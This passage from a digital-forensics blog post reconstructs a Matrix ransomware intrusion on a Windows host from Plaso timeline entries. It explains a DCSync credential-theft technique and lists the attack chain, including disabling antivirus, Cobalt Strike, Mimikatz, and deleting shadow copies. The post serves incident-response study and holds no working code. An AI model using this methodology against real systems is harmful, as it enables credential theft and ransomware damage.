<p><strong>The attack methodologies and IOCs are caracteristic of Matrix’s ransomwares</strong></p>

<hr />

<p><strong>On the 2021-01-07 from 04:20:51 to 04:21:13, the attacker successfully used scripts to prepare file for encryption, deleted shadow copies and backups using a scheduled task and started the encryption of files.</strong></p>

<hr />

<h2 id="stealing-datas">Stealing datas</h2>

<p>It’s pretty common for an attacker to steal datas as well to have another leverage to make sure that the victim will pay the ransom.</p>

<p>Later in time we witness the execution of ActiveDirectorySync :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|04:19:41.086045|shimcache|ActiveDirectorySync.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>ocuments<span class="se">\A</span>ctiveDirectorySync.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
2021-01-07|04:19:41.086045|shimcache|NWcurdcz.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>ocuments<span class="se">\N</span>Wcurdcz.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
</code></pre></div></div>

<p>Using ActiveDirectorySync.exe allow an attacker to do a DCSync attack.
It’s a technique that is typically used to steal credentials from an AD database. The attacker impersonates a domain controller (DC) to request password hashes from a target DC, using the Directory Replication Services (DRS) Remote Protocol. The attack can be used to effectively “pull” password hashes from the DC, without needing to run code on the DC itself. <a href="https://www.semperis.com/blog/dcsync-attack/">source</a></p>

<p>The file “NWcurdcz.exe” wasn’t on the disk anymore so I couldn’t investigate any further.</p>

<hr />

<p><strong>On the 2021-01-07 at 04:19:41, the attacker successfully leverage ActiveDirectorySync.exe to steals important data from the victim.</strong></p>

<hr />

<p>I can’t find any other following action from the attacker.</p>

<p>It’s not that irrelevant as he pwnd all the infrastructure, successfully executed the ransomware, dropped a remote access tool and stole a lot of sensitives informations.</p>

<h2 id="conclusion">Conclusion</h2>

<p>With this investigation we could follow every step of the attack on this machine.
We can sum up the attack methodologie like so:</p>

<ol>
  <li>Connect from another machine with a privileged user</li>
  <li>Disable the antivirus</li>
  <li>Drop backdoor and remote access tool (cobalt strike)</li>
  <li>Use Mimikatz to get higher user privileges or to anchor deeper within the system</li>
  <li>Use scripts to make surе that all file can be encrypted without problem</li>
  <li>Use script to destroy every backup or SHADOWCOPY</li>
  <li>Execute ransomware</li>
  <li>Steal datas using ActiveDirectorySync.</li>
</ol>

<h2 id="the-end">The end</h2>

<p>This is the end of this article, I hope you enjoyed it !</p>

<p>I’ll be pleased to talk about it :)</p>]]></content><author><name>Hro</name></author><summary type="html"><![CDATA[Investigating a ransomware on a Windows machine using Maximum Plaso Parser]]></summary></entry></feed>